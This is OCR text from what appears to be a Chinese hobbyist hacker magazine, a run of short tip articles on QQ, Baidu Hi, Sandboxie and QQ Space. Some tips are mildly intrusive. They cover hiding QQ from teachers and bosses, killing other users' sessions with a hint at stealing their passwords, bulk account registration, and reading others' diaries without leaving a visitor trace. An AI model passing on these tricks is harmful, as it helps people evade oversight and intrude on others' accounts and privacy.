


图15 快速恢复

关于Sandboxie的使用，主要的就是这些，其他的一些功能还是自己去体会。最后再对系统内存大的用户(512MB或1G以上)提供一条建议，就是RAMDISK创建虚拟内存磁盘，顾名思义，就是把内存的一部分当作硬盘用来加速系统。以前杂志上已经介绍过了，这里介绍一款软件RAMDISK Plus 7.0，如图16。




图16 RAMDISK Plus 7.0的界面

运行后Add添加一个虚拟磁盘，Drive Letter为盘符，Size为磁盘大小(MB)，File System为文件系统，可选FAT/FAT32/NTFS等等。确定后到"我的电脑"，就可以看到新添加的磁盘了。

然后我们把Sandboxie"设置保存文件夹"，默认C分区，改到新建的这个RAM磁盘上。




图17

再设置一下系统的环境变量，和IE临时文件目录，如图17，图18。

最后重启一下系统，好了，你可以体验一下你的系统有多快了。




图18 设置环境变量和IE临时文件目录

编辑点评：

系统集成又被搬上台面了，不可否认这是一件很有趣也很有成就感的事情。虽然制作Windows的系统光盘比起制作Linux的Live CD要容易，但也不是轻易就能完成的工作。其实系统并不是越精减越好，文中给出的只是操作建议，大家还是要根据自己的需要整合和删除组件，要做出适合自己的系统是一件需要耐心的事情。最后希望大家都能拥有自己的"番茄花园"。

方的好友了。呵呵，简单吧！（如果是好友就会提示成功）




图2 填写号码




图3 出现提示

B. 索要QQ空间的装饰物品。



图4 打开炫铃页面

原理一样，我就不浪费版面。相信大家一定会的！呵呵。

C：设置QQ炫铃。




图5 设置炫铃

因为本人不是QQ会员就不能用了！介绍一下方法吧。打开炫铃页面，如图4，出现页面如图5。点击设置，如果自己还是对方的好友就会设置成功，如果不是就会给出提示。怎么样，也很简单吧。呵呵。

攻

自己有时会加上几个超烦人的家伙，后悔自己当初怎么加上了那小子，真是痛不欲生，悔不当初。按常规的好友删除手段，自己可能还在对方的好友列表中，当对方用上面的方法查出来之后那岂不更惨啊！现在就介绍几种将自己从对方好友列表中删除的方法。

A：你知道了对方的密码，双方互相删除！（小编汗。。。）

B：鉴于大多的菜鸟同胞的技术问题，介绍一种简单的方法，那就是TM下的好友删除，（TM的确不错，和QQ通用，而且QQ之中的许多有限制的功能在TM模式下都可以用哦，例如普通用户建群，前几期的《黑手》可是有介绍哦！）好了废话少说！开始正文，首先将QQ转换到TM模式，找到要删除的好友右击，如图6。点击删除该联系人，出现下一界面，如图7。“同时阻止对方给我发信息”那里打钩点击“是”。大功告成，他不会再烦你了！呵呵，也很简单吧！（我刚刚用了一下，自己居然还在对方好友之中，但是，他发任何信息我都收不到，当然视频也不行哦，总之目的达到就好了！）




图6 找到要删除的好友右击




图7 选中阻止对方给我发信息

PART TWO——QQ之机战

防

许多学生想在学校机房挂QQ，许多职工想在公司电脑上挂QQ，可是老师上司不允许怎么办？放弃总不会出现在HACK的词典中，办法总会有的，那就让我教教你吧！其实这是QQ的自带功能，我不了解腾讯是什么意图，反正可以被我们利用了，呵呵。下面开始上课，打开QQ设置，如图8。然后点击基本设置出现下一界面，如图9。




图8 打开QQ个人设置

在“在任务栏显示图标”那里将钩去掉，点击确定就可以了，然后看自己任务栏，如图10。怎么样，没有了吧？呵呵。关于如何显示出自己的QQ，那就需要自己的热键了，同样在系统设置中点击热键设置，如图11。你可以自己重新设置！这样是不是安全多了啊！想挂QQ老师会知道吗？上司会知道吗？除非他们加你为好友了，不过我们还是可以对其隐身哦！办法总是会有的！




图9 窗口设置



图10 任务栏图标隐藏




图11 热键设置

攻

学校机器卡得要命，碰上利用上面方法挂QQ的还不气炸肺啊！怎么才能抓出他们呢？呵呵，再看我的！




图12

利用任务管理器，当QQ运行的时候那里就会有显示，如图12。这样是不是找到了那个QQ？既然知道机子上有QQ，那我们就弄出他们。利用QQ默认的热键CRTL+ALT+Z，如果不出现，那就是他重新设置了热键。那么我们善良一下，利用任务管理器结束它的进程。如果那小子安全意识差，那我们帮他提高一下安全意识，弄出对方QQ后大家就个显其能吧，我就不教大家了。呵呵，告诉大家可以获取他的密码哦，前几期《黑手》有介绍。

后记

不知大家看后安全感多了没？有事大家找我，我的ID是SHUAI2800，QQ是446425113，希望同广大黑黑交友，最后有个小小的请求，我父亲的生日也在这个月内，希望得到大家的祝福，感谢他对我的支持，我先谢谢大家了！

编辑点评：

之前的杂志上也介绍过查看对方是不是你好友的方法，但那个方法并不适用于所有的QQ版本，方法不嫌多的。

疯狂抢注百度HI群号

图 小坏坏

从本文您可以学到：

1、试用百度Hi

2、抢注百度ID和群号

2007年开始，业内便不断谣传百度将进军即时通讯市场，正在开发IM产品。如今，昔日传闻终为证实，2月底百度内部全员内测其IM产品——百度Hi，由此也徐徐拉开了百度IM的神秘面纱。今天，有幸受邀成为百度Hi对外的首批体验用户之一。

百度Hi的整体控制面板，相信很多用户已经非常熟悉，其与腾讯TM2008、Windows Live Messenger基本没什么区别。如果具备创建群的权限，直接在百度Hi主面板点击“群->创建群”，按提示提交群名称、群简介、群成员等信息后，就可完成群创建了。目前通过好友邀请方式体验百度Hi的朋友应该还无法直接创建群。如果想建群，需再成功邀请30个好友使用百度Hi，如图1。




图1 邀请好友




图2 激活

邀请好友的方法：直接添加好友的百度账号或邮件地址将其加为联系人，系统会自动向他发送邀请信，前提是你的好友已经开通激活了百度空间，然后点击系统消息里面的激活链接，如图2。




图3 群号

为方便大家注册百度ID，我在网上找到一款“百度ID批量注册”的软件，可以帮大家省去很多时间自己或者找人注册，大家只要运行软件手工填写验证码就好了。

每个群都有个群号，百度HI对于好的群号不会保留的，全部发放给用户的，如果你想申请那些好点的群号的话，呵呵，那就跟着我做吧，一旦你申请了个不怎么好的群号，你可以通过右击“群->解散群”，再重新按上面建群的步骤重建一个群（最好你在几个必填的上面填的都一样，可以方便复制、粘贴操作），你可以无限制的重复这步骤直到你得到满意的群号，最好几个人配合着刷效果更好，不过有时候会提示你今天不能再解散群了，你只要离线再上线就可以继续了。这个是我和我同学一起刷出来的群号，如图3，有谁刷到了1000001号可要马上告诉我的啊，呵呵。

编辑点评：

IM越来越“泛滥”了，如今连baidu都推出百度Hi了，不过越是新的东西越是有“发展空间”，大家在疯狂抢注百度HI群号的时候别忘了再找找看，还有什么可以为我们所用呢。

简单盗空间模块代码

从本文您可以学到：

通过临时文件盗空间模块代码

大家看到别人QQ空间里许多的精美FLASH模块，图片模块，视频模块是不是很想拥有呀？现在我就教大家简单的利用电脑的“临时储存”和一些简单的搜索功能来盗取这些精美的模块连接。

图片模块是最好查到的，可以直接在图片上点右键属性就能够看到地址了，就不多做介绍了。




图1 删除脱机内容

要盗取其他模块，首先要清除电脑“临时储存”文件中的文件：先打开IE，在菜单工具栏下的“Internet选项”点“删除文件”再钩选“删除所有脱机内容”，再一路点确定就可以了，如图1。

现在可以打开你要盗取模块的空间，我就用自己的空间http://o8888o.qzone.qq.com来演示。等完全打开空间后就可以再次打开IE菜单工具栏下的“Internet选项”，打开设置，选择“设置”，再查看文件，如图2。然后在所打开的Temporary Internet Files文件夹中点“搜索”，搜索“*.swf”格式FLASH文件或“*wmv”与“*.avi”格式视频文件，“*.jpg”或“*.gif”格式图片文件。这样就可以搜索到你要找的模块链接了，快去给自己把这个模块加上去吧！




图2 查看文件

编辑点评：

所谓的各种空间模块，大多也只是Web资源，既然这样的话，那他们都会在你的临时文件夹里被找到。很多无法下载的东东都可以通过这个方法来得到，小编就经常这样保存一些喜欢的Flash小游戏，然后用修改器改过再玩，嘿嘿。

不进QQ空间 照样看日志

大家都知道，只要你进一个人的空间都会在“好友圈->最近访客”里面留下你的“影子”，有时候并不想那个人知道你去过他空间，看过他的日志，有什么办法可以绕过去呢？只要通过这个地址就可以让你无声无息的浏览别人的日志！**http://feeds.qzone.qq.com/cgi-bin/cgi_rss_out?uin=QQ号码**（如图1）。其实这个地址是QQ空间隐藏的RSS订阅地址，不过对于加密的空间来说，这个地址是无效的。有时候这个地址对于快速浏览空间日志很有帮助，不用浏览器去加载空间的图片、音乐之类的。

